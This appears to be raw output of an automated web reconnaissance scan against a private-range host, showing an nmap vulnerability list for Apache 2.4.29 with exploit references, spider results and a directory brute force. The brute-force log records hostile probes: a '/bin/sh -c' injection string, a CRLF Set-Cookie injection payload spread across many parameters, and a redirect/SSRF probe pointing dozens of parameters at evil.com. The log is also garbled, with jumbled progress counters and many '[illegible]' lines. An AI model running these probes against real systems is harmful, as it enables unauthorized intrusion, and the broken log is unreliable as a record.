GATHERING WEB FINGERPRINT
=====•x[2023-09-15](03:41)x•
Server: Apache/2.4.29 (Ubuntu)
=====•x[2023-09-15](03:41)x•
SAVING SCREENSHOTS
=====•x[2023-09-15](03:41)x•
webscreenshot.py version 2.2.1
```

[+] 1 URLs to be screenshot
[+] 1 actual URLs screenshot
[+] 0 error(s)

```
=====•x[2023-09-15](03:41)x•
RUNNING NMAP SCRIPTS
=====•x[2023-09-15](03:41)x•
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-15 03:41 EDT
```


NSE: Loaded 51 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:41
Completed NSE at 03:41, 0.00s elapsed
Initiating NSE at 03:41
Completed NSE at 03:41, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 03:41
Completed Parallel DNS resolution of 1 host. at 03:42, 16.50s elapsed
Initiating SYN Stealth Scan at 03:42
Scanning 10.10.100.155 [1 port]
Discovered open port 80/tcp on 10.10.100.155
Completed SYN Stealth Scan at 03:42, 0.08s elapsed (1 total ports)
Initiating Service scan at 03:42
Scanning 1 service on 10.10.100.155
Completed Service scan at 03:42, 6.11s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.100.155.
Initiating NSE at 03:42
Completed NSE at 03:42, 0.40s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 0.20s elapsed
Nmap scan report for 10.10.100.155
Host is up (0.048s latency).

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)

| http-brute:

|_ Path "/" does not require authentication

| vulners:

| cpe:/a:apache:http_server:2.4.29:

	CVE-2019-9517	7.8	https://vulners.com/cve/CVE-2019-9517	
	PACKETSTORM:171631	7.5	https://vulners.com/packetstorm/PACKETSTORM:171631	*EXPLOIT*
	EDB-ID:51193	7.5	https://vulners.com/exploitdb/EDB-ID:51193	*EXPLOIT*
	CVE-2023-25690	7.5	https://vulners.com/cve/CVE-2023-25690	
	CVE-2022-31813	7.5	https://vulners.com/cve/CVE-2022-31813	
	CVE-2022-23943	7.5	https://vulners.com/cve/CVE-2022-23943	
	CVE-2021-44790	7.5	https://vulners.com/cve/CVE-2021-44790	
	CVE-2021-39275	7.5	https://vulners.com/cve/CVE-2021-39275	
	CVE-2021-26691	7.5	https://vulners.com/cve/CVE-2021-26691	
	CNVD-2022-73123	7.5	https://vulners.com/cnvd/CNVD-2022-73123	
	CNVD-2022-03225	7.5	https://vulners.com/cnvd/CNVD-2022-03225	
	CNVD-2021-102386	7.5	https://vulners.com/cnvd/CNVD-2021-102386	
	5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9	7.5	https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9	*EXPLOIT*
	1337DAY-ID-38427	7.5	https://vulners.com/zdt/1337DAY-ID-38427	*EXPLOIT*
	EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB	7.2	https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB	*EXPLOIT*
	EDB-ID:46676	7.2	https://vulners.com/exploitdb/EDB-ID:46676	*EXPLOIT*
	CVE-2019-0211	7.2	https://vulners.com/cve/CVE-2019-0211	
	1337DAY-ID-32502	7.2	https://vulners.com/zdt/1337DAY-ID-32502	*EXPLOIT*
	FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8	6.8	https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8	*EXPLOIT*
	CVE-2021-40438	6.8	https://vulners.com/cve/CVE-2021-40438	
	CVE-2020-35452	6.8	https://vulners.com/cve/CVE-2020-35452	
	CVE-2018-1312	6.8	https://vulners.com/cve/CVE-2018-1312	
	CVE-2017-15715	6.8	https://vulners.com/cve/CVE-2017-15715	
	CNVD-2022-03224	6.8	https://vulners.com/cnvd/CNVD-2022-03224	
	8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2	6.8	https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2	*EXPLOIT*
	4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332	6.8	https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332	*EXPLOIT*
	4373C92A-2755-5538-9C91-0469C995AA9B	6.8	https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B	*EXPLOIT*
	0095E929-7573-5E4A-A7FA-F6598A35E8DE	6.8	https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE	*EXPLOIT*

	CVE-2022-28615	6.4	https://vulners.com/cve/CVE-2022-28615	
	CVE-2021-44224	6.4	https://vulners.com/cve/CVE-2021-44224	
	CVE-2019-10082	6.4	https://vulners.com/cve/CVE-2019-10082	
	CVE-2019-0217	6.0	https://vulners.com/cve/CVE-2019-0217	
	CVE-2022-22721	5.8	https://vulners.com/cve/CVE-2022-22721	
	CVE-2020-1927	5.8	https://vulners.com/cve/CVE-2020-1927	
	CVE-2019-10098	5.8	https://vulners.com/cve/CVE-2019-10098	
	1337DAY-ID-33577	5.8	https://vulners.com/zdt/1337DAY-ID-33577	*EXPLOIT*
	CVE-2022-36760	5.1	https://vulners.com/cve/CVE-2022-36760	
	CVE-2022-37436	5.0	https://vulners.com/cve/CVE-2022-37436	
	CVE-2022-30556	5.0	https://vulners.com/cve/CVE-2022-30556	
	CVE-2022-29404	5.0	https://vulners.com/cve/CVE-2022-29404	
	CVE-2022-28614	5.0	https://vulners.com/cve/CVE-2022-28614	
	CVE-2022-26377	5.0	https://vulners.com/cve/CVE-2022-26377	
	CVE-2021-34798	5.0	https://vulners.com/cve/CVE-2021-34798	
	CVE-2021-33193	5.0	https://vulners.com/cve/CVE-2021-33193	
	CVE-2021-26690	5.0	https://vulners.com/cve/CVE-2021-26690	
	CVE-2020-9490	5.0	https://vulners.com/cve/CVE-2020-9490	
	CVE-2020-1934	5.0	https://vulners.com/cve/CVE-2020-1934	
	CVE-2019-17567	5.0	https://vulners.com/cve/CVE-2019-17567	
	CVE-2019-10081	5.0	https://vulners.com/cve/CVE-2019-10081	
	CVE-2019-0220	5.0	https://vulners.com/cve/CVE-2019-0220	
	CVE-2019-0196	5.0	https://vulners.com/cve/CVE-2019-0196	
	CVE-2018-17199	5.0	https://vulners.com/cve/CVE-2018-17199	
	CVE-2018-17189	5.0	https://vulners.com/cve/CVE-2018-17189	
	CVE-2018-1333	5.0	https://vulners.com/cve/CVE-2018-1333	
	CVE-2018-1303	5.0	https://vulners.com/cve/CVE-2018-1303	
	CVE-2017-15710	5.0	https://vulners.com/cve/CVE-2017-15710	
	CVE-2006-20001	5.0	https://vulners.com/cve/CVE-2006-20001	
	CNVD-2022-73122	5.0	https://vulners.com/cnvd/CNVD-2022-73122	
	CNVD-2022-53584	5.0	https://vulners.com/cnvd/CNVD-2022-53584	
	CNVD-2022-53582	5.0	https://vulners.com/cnvd/CNVD-2022-53582	
	CNVD-2022-03223	5.0	https://vulners.com/cnvd/CNVD-2022-03223	
	CVE-2020-11993	4.3	https://vulners.com/cve/CVE-2020-11993	
	CVE-2019-10092	4.3	https://vulners.com/cve/CVE-2019-10092	
	CVE-2018-1302	4.3	https://vulners.com/cve/CVE-2018-1302	
	CVE-2018-1301	4.3	https://vulners.com/cve/CVE-2018-1301	
	CVE-2018-11763	4.3	https://vulners.com/cve/CVE-2018-11763	
	4013EC74-B3C1-5D95-938A-54197A58586D	4.3	https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D	*EXPLOIT*
	1337DAY-ID-35422	4.3	https://vulners.com/zdt/1337DAY-ID-35422	*EXPLOIT*
	1337DAY-ID-33575	4.3	https://vulners.com/zdt/1337DAY-ID-33575	*EXPLOIT*
	CVE-2018-1283	3.5	https://vulners.com/cve/CVE-2018-1283	
_	PACKETSTORM:152441	0.0	https://vulners.com/packetstorm/PACKETSTORM:152441	*EXPLOIT*

NSE: Script Post-scanning.

Initiating NSE at 03:42

Completed NSE at 03:42, 0.00s elapsed

Initiating NSE at 03:42

Completed NSE at 03:42, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 23.54 seconds

Raw packets sent: 1 (44B) | Rcvd: 1 (44B)

=====•x[2023-09-15](03:42)x•

RUNNING PASSIVE WEB SPIDER

=====•x[2023-09-15](03:42)x•

=====•x[2023-09-15](03:42)x•

FETCHING WAYBACK MACHINE URLS

=====•x[2023-09-15](03:42)x•

=====•x[2023-09-15](03:42)x•

FETCHING HACKERTARGET URLS

=====•x[2023-09-15](03:42)x•

=====•x[2023-09-15](03:42)x•

FETCHING GUA URLS

=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING ACTIVE WEB SPIDER & APPLICATION SCAN
=====•x[2023-09-15](03:42)x•

```

      .:.
     .:.
    /  _  \
   , | >< | ,
  . \ \ / / .
  \  '-( )'  /
   .-'/( )'-
@xer0dayz / ^ " ` \ \
          |   |
          \   /

```

+ -- --=[<https://sn1persecurity.com>
+ -- --=[blackwidow v1.3 by @xer0dayz

=====

<http://10.10.100.155:80>

=====

<http://10.10.100.155:80/manual>

=====

<http://10.10.100.155:80/manual>

=====

<http://10.10.100.155:80/manual>

=====

```

      .:.
     .:.
    /  _  \
   , | >< | ,
  . \ \ / / .
  \  '-( )'  /
   .-'/( )'-
@xer0dayz / ^ " ` \ \
          |   |
          \   /

```

+ -- --=[<https://sn1persecurity.com>
+ -- --=[blackwidow v1.3 by @xer0dayz

[+] URL's Discovered:
/usr/share/blackwidow/10.10.100.155_80/10.10.100.155_80-urls-sorted.txt

=====

[+] Dynamic URL's Discovered:
/usr/share/blackwidow/10.10.100.155_80/10.10.100.155_80-dynamic-sorted.txt

=====

[+] Form URL's Discovered:
/usr/share/blackwidow/10.10.100.155_80/10.10.100.155_80-forms-sorted.txt

=====

[+] Unique Dynamic Parameters Discovered:
/usr/share/blackwidow/10.10.100.155_80/10.10.100.155_80-dynamic-unique.txt

=====

[+] Sub-domains Discovered:
/usr/share/blackwidow/10.10.100.155_80/10.10.100.155_80-subdomains-sorted.txt

[+] Emails Discovered:
/usr/share/blackwidow/10.10.100.155_80/10.10.100.155_80-emails-sorted.txt

[+] Phones Discovered:
/usr/share/blackwidow/10.10.100.155_80/10.10.100.155_80-phones-sorted.txt

[+] Loot Saved To:
/usr/share/blackwidow/10.10.100.155_80/

```
=====•x[2023-09-15](03:42)x•
RUNNING INTERESTING EXTENSIONS STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING INTERESTING PARAMETERS STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING XSS STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING SSRF STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING REDIRECT STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING RCE STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING IDOR STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING SQL STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING LFI STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING SSTI STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING DEBUG STATIC ANALYSIS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
DOWNLOADING ALL JAVASCRIPT FILES
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
DISPLAYING ALL JAVASCRIPT COMMENTS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
DISPLAYING ALL JAVASCRIPT LINKS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING LINKFINDER
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
DISPLAYING PATH RELATIVE LINKS
=====•x[2023-09-15](03:42)x•
```

=====•x[2023-09-15](03:42)x•
DISPLAYING JAVASCRIPT URLS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
DISPLAYING JAVASCRIPT DOMAINS
=====•x[2023-09-15](03:42)x•
=====•x[2023-09-15](03:42)x•
RUNNING COMMON FILE/DIRECTORY BRUTE FORCE
=====•x[2023-09-15](03:42)x•

_|. _ _ _ _ _|_ v0.4.2
(| | | |) (/ _ | | | |)

Extensions: htm, html, asp, aspx, php, jsp, js | HTTP method: GET | Threads: 100 | Wordlist size: 9696

Output File: /usr/share/sniper/loot/workspace/ide/web/dirsearch-10.10.100.155.txt

Error Log: /usr/share/sniper/plugins/dirsearch/logs/errors-23-09-15_03-42-27.log

Target: http://10.10.100.155:80/

[03:42:27] Starting:

[0%	1/9696	0/s	job:1/1 errors:0[0%	2/9696	0/s	job:1/1 errors:0[0%	3/9696
0/s	job:1/1 errors:0[0%	4/9696	0/s	job:1/1 errors:0[0%	5/9696	0/s	job:1/1 errors:0[
] 0%	6/9696	0/s	job:1/1 errors:0[] 0%	7/9696	0/s	job:1/1 errors:0[] 0%	8/9696	106/s
job:1/1 errors:0[] 0%	9/9696	106/s	job:1/1 errors:0[] 0%	10/9696	106/s	job:1/1 errors:0[
] 0%	11/9696	106/s	job:1/1 errors:0[] 0%	12/9696	106/s	job:1/1 errors:0[] 0%	13/9696	106/s
job:1/1 errors:0[] 0%	14/9696	106/s	job:1/1 errors:0[] 0%	15/9696	106/s	job:1/1 errors:0[
] 0%	16/9696	106/s	job:1/1 errors:0[] 0%	17/9696	106/s	job:1/1 errors:0[] 0%	18/9696	106/s
job:1/1 errors:0[] 0%	19/9696	106/s	job:1/1 errors:0[] 0%	20/9696	106/s	job:1/1 errors:0[
] 0%	21/9696	106/s	job:1/1 errors:0[] 0%	22/9696	106/s	job:1/1 errors:0[] 0%	23/9696	106/s
job:1/1 errors:0[] 0%	24/9696	106/s	job:1/1 errors:0[] 0%	25/9696	106/s	job:1/1 errors:0[
] 0%	26/9696	124/s	job:1/1 errors:0[] 0%	27/9696	124/s	job:1/1 errors:0[] 0%	28/9696	124/s
job:1/1 errors:0[] 0%	29/9696	124/s	job:1/1 errors:0[] 0%	30/9696	124/s	job:1/1 errors:0[
] 0%	31/9696	124/s	job:1/1 errors:0[] 0%	32/9696	124/s	job:1/1 errors:0[] 0%	33/9696	124/s
job:1/1 errors:0[] 0%	34/9696	124/s	job:1/1 errors:0[] 0%	35/9696	124/s	job:1/1 errors:0[
] 0%	36/9696	124/s	job:1/1 errors:0[] 0%	37/9696	124/s	job:1/1 errors:0[] 0%	38/9696	124/s
job:1/1 errors:0[] 0%	39/9696	137/s	job:1/1 errors:0[] 0%	40/9696	137/s	job:1/1 errors:0[
] 0%	41/9696	137/s	job:1/1 errors:0[] 0%	43/9696	137/s	job:1/1 errors:0[] 0%	44/9696	137/s
job:1/1 errors:0[] 0%	45/9696	137/s	job:1/1 errors:0[] 0%	46/9696	137/s	job:1/1 errors:0[
] 0%	47/9696	137/s	job:1/1 errors:0[] 0%	48/9696	137/s	job:1/1 errors:0[] 0%	49/9696	137/s
job:1/1 errors:0[] 0%	50/9696	137/s	job:1/1 errors:0[] 0%	51/9696	137/s	job:1/1 errors:0[
] 0%	52/9696	137/s	job:1/1 errors:0[] 0%	53/9696	137/s	job:1/1 errors:0[] 0%	54/9696	137/s
job:1/1 errors:0[] 0%	55/9696	137/s	job:1/1 errors:0[] 0%	56/9696	137/s	job:1/1 errors:0[
] 0%	57/9696	155/s	job:1/1 errors:0[] 0%	58/9696	155/s	job:1/1 errors:0[] 0%	59/9696	155/s
job:1/1 errors:0[] 0%	60/9696	155/s	job:1/1 errors:0[] 0%	61/9696	155/s	job:1/1 errors:0[
] 0%	62/9696	155/s	job:1/1 errors:0[] 0%	63/9696	155/s	job:1/1 errors:0[] 0%	64/9696	155/s
job:1/1 errors:0[] 0%	65/9696	155/s	job:1/1 errors:0[] 0%	66/9696	155/s	job:1/1 errors:0[
] 0%	67/9696	155/s	job:1/1 errors:0[] 0%	68/9696	155/s	job:1/1 errors:0[] 0%	69/9696	155/s
job:1/1 errors:0[] 0%	70/9696	155/s	job:1/1 errors:0[] 0%	71/9696	155/s	job:1/1 errors:0[
] 0%	72/9696	155/s	job:1/1 errors:0[] 0%	73/9696	155/s	job:1/1 errors:0[] 0%	74/9696	155/s
job:1/1 errors:0[] 0%	75/9696	155/s	job:1/1 errors:0[] 0%	76/9696	173/s	job:1/1 errors:0[
] 0%	77/9696	173/s	job:1/1 errors:0[] 0%	78/9696	173/s	job:1/1 errors:0[] 0%	79/9696	173/s
job:1/1 errors:0[] 0%	80/9696	173/s	job:1/1 errors:0[] 0%	81/9696	173/s	job:1/1 errors:0[
] 0%	82/9696	173/s	job:1/1 errors:0[] 0%	83/9696	173/s	job:1/1 errors:0[] 0%	84/9696	173/s
job:1/1 errors:0[] 0%	85/9696	173/s	job:1/1 errors:0[] 0%	86/9696	173/s	job:1/1 errors:0[
] 0%	87/9696	173/s	job:1/1 errors:0[] 0%	88/9696	173/s	job:1/1 errors:0[] 0%	89/9696	173/s
job:1/1 errors:0[] 0%	90/9696	173/s	job:1/1 errors:0[] 0%	91/9696	173/s	job:1/1 errors:0[
] 0%	92/9696	173/s	job:1/1 errors:0[] 0%	93/9696	173/s	job:1/1 errors:0[] 0%	94/9696	192/s
job:1/1 errors:0[] 0%	95/9696	192/s	job:1/1 errors:0[] 0%	96/9696	192/s	job:1/1 errors:0[
] 1%	97/9696	192/s	job:1/1 errors:0[] 1%	98/9696	192/s	job:1/1 errors:0[] 1%	99/9696	192/s
job:1/1 errors:0[] 1%	100/9696	192/s	job:1/1 errors:0[] 1%	101/9696	192/s	job:1/1 errors:0[
] 1%	102/9696	192/s	job:1/1 errors:0[] 1%	103/9696	192/s	job:1/1 errors:0[] 1%	104/9696	192/s
job:1/1 errors:0[] 1%	105/9696	192/s	job:1/1 errors:0[] 1%	106/9696	192/s	job:1/1 errors:0[
] 1%	107/9696	192/s	job:1/1 errors:0[] 1%	108/9696	192/s	job:1/1 errors:0[] 1%	109/9696	192/s

job:1/1 errors:0[] 1%	110/9696	192/s	job:1/1 errors:0[] 1%	111/9696	192/s	job:1/1 errors:0[
] 1%	112/9696	192/s	job:1/1 errors:0[] 1%	113/9696	192/s	job:1/1 errors:0[] 1%	114/9696	133/s	
job:1/1 errors:0[] 1%	115/9696	133/s	job:1/1 errors:0[] 1%	116/9696	133/s	job:1/1 errors:0[] 1%	119/9696	133/s
] 1%	117/9696	133/s	job:1/1 errors:0[] 1%	118/9696	133/s	job:1/1 errors:0[] 1%	121/9696	133/s	
job:1/1 errors:0[] 1%	120/9696	133/s	job:1/1 errors:0[] 1%	121/9696	133/s	job:1/1 errors:0[] 1%	124/9696	133/s
] 1%	122/9696	133/s	job:1/1 errors:0[] 1%	123/9696	133/s	job:1/1 errors:0[] 1%	124/9696	133/s	
job:1/1 errors:0[03:42:29] 200 - 11KB - /?a=/bin/sh+-c+											
[] 1%	126/9696	133/s	job:1/1 errors:0[] 1%	127/9696	133/s	job:1/1 errors:0[] 1%	130/9696	114/s
128/9696	114/s	job:1/1 errors:0[] 1%	129/9696	114/s	job:1/1 errors:0[] 1%	132/9696	114/s	job:1/1 errors:0[
job:1/1 errors:0[] 1%	131/9696	114/s	job:1/1 errors:0[] 1%	132/9696	114/s	job:1/1 errors:0[] 1%	135/9696	114/s
] 1%	133/9696	114/s	job:1/1 errors:0[] 1%	134/9696	114/s	job:1/1 errors:0[] 1%	135/9696	114/s	
job:1/1 errors:0[] 1%	136/9696	114/s	job:1/1 errors:0[] 1%	137/9696	114/s	job:1/1 errors:0[] 1%	140/9696	114/s
] 1%	138/9696	114/s	job:1/1 errors:0[] 1%	139/9696	114/s	job:1/1 errors:0[] 1%	140/9696	114/s	
job:1/1 errors:0[] 1%	141/9696	114/s	job:1/1 errors:0[] 1%	142/9696	114/s	job:1/1 errors:0[] 1%	145/9696	114/s
] 1%	143/9696	114/s	job:1/1 errors:0[] 1%	144/9696	114/s	job:1/1 errors:0[] 1%	145/9696	114/s	
job:1/1 errors:0[] 1%	147/9696	114/s	job:1/1 errors:0[] 1%	146/9696	114/s	job:1/1 errors:0[] 1%	150/9696	117/s
] 1%	148/9696	114/s	job:1/1 errors:0[] 1%	149/9696	117/s	job:1/1 errors:0[] 1%	150/9696	117/s	
job:1/1 errors:0[] 1%	151/9696	117/s	job:1/1 errors:0[] 1%	152/9696	117/s	job:1/1 errors:0[] 1%	155/9696	117/s
] 1%	153/9696	117/s	job:1/1 errors:0[] 1%	154/9696	117/s	job:1/1 errors:0[] 1%	155/9696	117/s	
job:1/1 errors:0[] 1%	156/9696	117/s	job:1/1 errors:0[] 1%	157/9696	117/s	job:1/1 errors:0[] 1%	160/9696	117/s
] 1%	158/9696	117/s	job:1/1 errors:0[] 1%	159/9696	117/s	job:1/1 errors:0[] 1%	160/9696	117/s	
job:1/1 errors:0[] 1%	161/9696	117/s	job:1/1 errors:0[] 1%	162/9696	117/s	job:1/1 errors:0[] 1%	165/9696	117/s
] 1%	163/9696	117/s	job:1/1 errors:0[] 1%	164/9696	117/s	job:1/1 errors:0[] 1%	165/9696	117/s	
job:1/1 errors:0[] 1%	166/9696	117/s	job:1/1 errors:0[] 1%	167/9696	117/s	job:1/1 errors:0[] 1%	170/9696	117/s
] 1%	168/9696	117/s	job:1/1 errors:0[] 1%	169/9696	117/s	job:1/1 errors:0[] 1%	170/9696	117/s	
job:1/1 errors:0[] 1%	171/9696	124/s	job:1/1 errors:0[] 1%	172/9696	124/s	job:1/1 errors:0[] 1%	175/9696	124/s
] 1%	173/9696	124/s	job:1/1 errors:0[] 1%	174/9696	124/s	job:1/1 errors:0[] 1%	175/9696	124/s	
job:1/1 errors:0[] 1%	176/9696	124/s	job:1/1 errors:0[] 1%	177/9696	124/s	job:1/1 errors:0[] 1%	180/9696	124/s
] 1%	178/9696	124/s	job:1/1 errors:0[] 1%	179/9696	124/s	job:1/1 errors:0[] 1%	180/9696	124/s	
job:1/1 errors:0[] 1%	181/9696	124/s	job:1/1 errors:0[] 1%	182/9696	124/s	job:1/1 errors:0[] 1%	185/9696	124/s
] 1%	183/9696	124/s	job:1/1 errors:0[] 1%	184/9696	124/s	job:1/1 errors:0[] 1%	185/9696	124/s	
job:1/1 errors:0[] 1%	186/9696	124/s	job:1/1 errors:0[] 1%	187/9696	124/s	job:1/1 errors:0[] 1%	190/9696	124/s
] 1%	188/9696	124/s	job:1/1 errors:0[] 1%	189/9696	124/s	job:1/1 errors:0[] 1%	190/9696	124/s	
job:1/1 errors:0[] 1%	191/9696	124/s								

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

Cookie:crlfijection=crlfijection&navigation=%0D%0ASet-Cookie:crlfijection=crlfijection&next=%0D%0ASet-Cookie:crlfijection=crlfijection&open=%0D%0ASet-Cookie:crlfijection=crlfijection&out=%0D%0ASet-Cookie:crlfijection=crlfijection&page=%0D%0ASet-Cookie:crlfijection=crlfijection&page_url=%0D%0ASet-Cookie:crlfijection=crlfijection&pageurl=%0D%0ASet-Cookie:crlfijection=crlfijection&path=%0D%0ASet-Cookie:crlfijection=crlfijection&picture=%0D%0ASet-Cookie:crlfijection=crlfijection&port=%0D%0ASet-Cookie:crlfijection=crlfijection&proxy=%0D%0ASet-Cookie:crlfijection=crlfijection&redir=%0D%0ASet-Cookie:crlfijection=crlfijection&redirect=%0D%0ASet-Cookie:crlfijection=crlfijection&redirectUri&redirectUrl=%0D%0ASet-Cookie:crlfijection=crlfijection&reference=%0D%0ASet-Cookie:crlfijection=crlfijection&referrer=%0D%0ASet-Cookie:crlfijection=crlfijection&req=%0D%0ASet-Cookie:crlfijection=crlfijection&request=%0D%0ASet-Cookie:crlfijection=crlfijection&retUrl=%0D%0ASet-Cookie:crlfijection=crlfijection&return=%0D%0ASet-Cookie:crlfijection=crlfijection&returnTo=%0D%0ASet-Cookie:crlfijection=crlfijection&return_path=%0D%0ASet-Cookie:crlfijection=crlfijection&return_to=%0D%0ASet-Cookie:crlfijection=crlfijection&rurl=%0D%0ASet-Cookie:crlfijection=crlfijection&show=%0D%0ASet-Cookie:crlfijection=crlfijection&site=%0D%0ASet-Cookie:crlfijection=crlfijection&source=%0D%0ASet-Cookie:crlfijection=crlfijection&src=%0D%0ASet-Cookie:crlfijection=crlfijection&target=%0D%0ASet-Cookie:crlfijection=crlfijection&to=%0D%0ASet-Cookie:crlfijection=crlfijection&uri=%0D%0ASet-Cookie:crlfijection=crlfijection&url=%0D%0ASet-Cookie:crlfijection=crlfijection&val=%0D%0ASet-Cookie:crlfijection=crlfijection&validate=%0D%0ASet-Cookie:crlfijection=crlfijection&view=%0D%0ASet-Cookie:crlfijection=crlfijection&window=%0D%0ASet-Cookie:crlfijection=crlfijection&redirect_to=%0D%0ASet-Cookie:crlfijection=crlfijection

[#####] 63% 6133/9696 323/s job:1/1 errors:0[#####] 62% 6076/9696 268/s job:1/1

errors:0[#####] 62% 6077/9696 268/s job:1/1 errors:0[#####] 62% 6078/9696 268/s job:1/1

errors:0[#####] 62% 6079/9696 268/s job:1/1 errors:0[#####] 62% 6080/9696 268/s job:1/1

errors:0[#####] 62% 6081/9696 268/s job:1/1 errors:0[#####] 62% 6082/9696 268/s job:1/1

errors:0[#####] 62% 6083/9696 268/s job:1/1 errors:0[#####] 62% 6084/9696 268/s job:1/1

errors:0[#####] 62% 6085/9696 268/s job:1/1 errors:0[03:42:48] 200 - 11KB -

/?Page=evil.com&_url=evil.com&callback=evil.com&checkout_url=evil.com&content=evil.com&continue=evil.com&continueTo=evil.com&counturl=evil.com&data=evil.com&dest=evil.com&dest_url=evil.com&dir=evil.com&document=evil.com&domain=evil.com&done=evil.com&download=evil.com&feed=evil.com&file=evil.com&host=evil.com&html=evil.com&http=evil.com&https=evil.com&image=evil.com&image_src=evil.com&image_url=evil.com&imageurl=evil.com&include=evil.com&media=evil.com&navigation=evil.com&next=evil.com&open=evil.com&out=evil.com&page=evil.com&page_url=evil.com&pageurl=evil.com&path=evil.com&picture=evil.com&port=evil.com&proxy=evil.com&redir=evil.com&redirect=evil.com&redirectUri&redirectUrl=evil.com&reference=evil.com&referrer=evil.com&req=evil.com&request=evil.com&retUrl=evil.com&return=evil.com&returnTo=evil.com&return_path=evil.com&return_to=evil.com&rurl=evil.com&show=evil.com&site=evil.com&source=evil.com&src=evil.com&target=evil.com&to=evil.com&uri=evil.com&url=evil.com&val=evil.com&validate=evil.com&view=evil.com&window=evil.com&redirect_to=evil.com

[#####] 62% 6087/9696 268/s job:1/1 errors:0[#####] 62% 6088/9696 268/s job:1/1

errors:0[#####] 62% 6089/9696 268/s job:1/1 errors:0[#####] 62% 6090/9696 268/s job:1/1

errors:0[#####] 62% 6091/9696 268/s job:1/1 errors:0[#####] 62% 6093/9696 268/s job:1/1

errors:0[#####] 62% 6094/9696 268/s job:1/1 errors:0[#####] 62% 6095/9696 268/s job:1/1

errors:0[#####] 62% 6096/9696 268/s job:1/1 errors:0[#####] 62% 6097/9696 268/s job:1/1

errors:0[#####] 62% 6092/9696 268/s job:1/1 errors:0[#####] 62% 6098/9696 268/s job:1/1

errors:0[#####] 62% 6099/9696 268/s job:1/1 errors:0[#####] 62% 6100/9696 268/s job:1/1

errors:0[#####] 62% 6101/9696 268/s job:1/1 errors:0[#####] 62% 6102/9696 268/s job:1/1

errors:0[#####] 62% 6103/9696 323/s job:1/1 errors:0[#####] 62% 6104/9696 323/s job:1/1

errors:0[#####] 62% 6105/9696 323/s job:1/1 errors:0[#####] 63% 6166/9696 271/s job:1/1

errors:0[#####] 62% 6108/9696 323/s job:1/1 errors:0[#####] 63% 6109/9696 323/s job:1/1

errors:0[#####] 63% 6110/9696 323/s job:1/1 errors:0[#####] 63% 6111/9696 323/s job:1/1

errors:0[#####] 63% 6112/9696 323/s job:1/1 errors:0[#####] 63% 6113/9696 323/s job:1/1

errors:0[#####] 63% 6114/9696 323/s job:1/1 errors:0[#####] 62% 6107/9696 323/s job:1/1

errors:0[#####] 63% 6115/9696 323/s job:1/1 errors:0[#####] 63% 6116/9696 323/s job:1/1

errors:0[#####] 63% 6117/9696 323/s job:1/1 errors:0[#####] 63% 6118/9696 323/s job:1/1

errors:0[#####] 63% 6119/9696 323/s job:1/1 errors:0[#####] 63% 6120/9696 323/s job:1/1

errors:0[#####] 63% 6121/9696 323/s job:1/1 errors:0[#####] 63% 6122/9696 323/s job:1/1

errors:0[#####] 63% 6123/9696 323/s job:1/1 errors:0[#####] 63% 6124/9696 323/s job:1/1

errors:0[#####] 63% 6125/9696 323/s job:1/1 errors:0[#####] 63% 6126/9696 323/s job:1/1

errors:0[#####] 63% 6127/9696 323/s job:1/1 errors:0[#####] 63% 6128/9696 323/s job:1/1

errors:0[#####] 63% 6129/9696 323/s job:1/1 errors:0[#####] 63% 6130/9696 323/s job:1/1

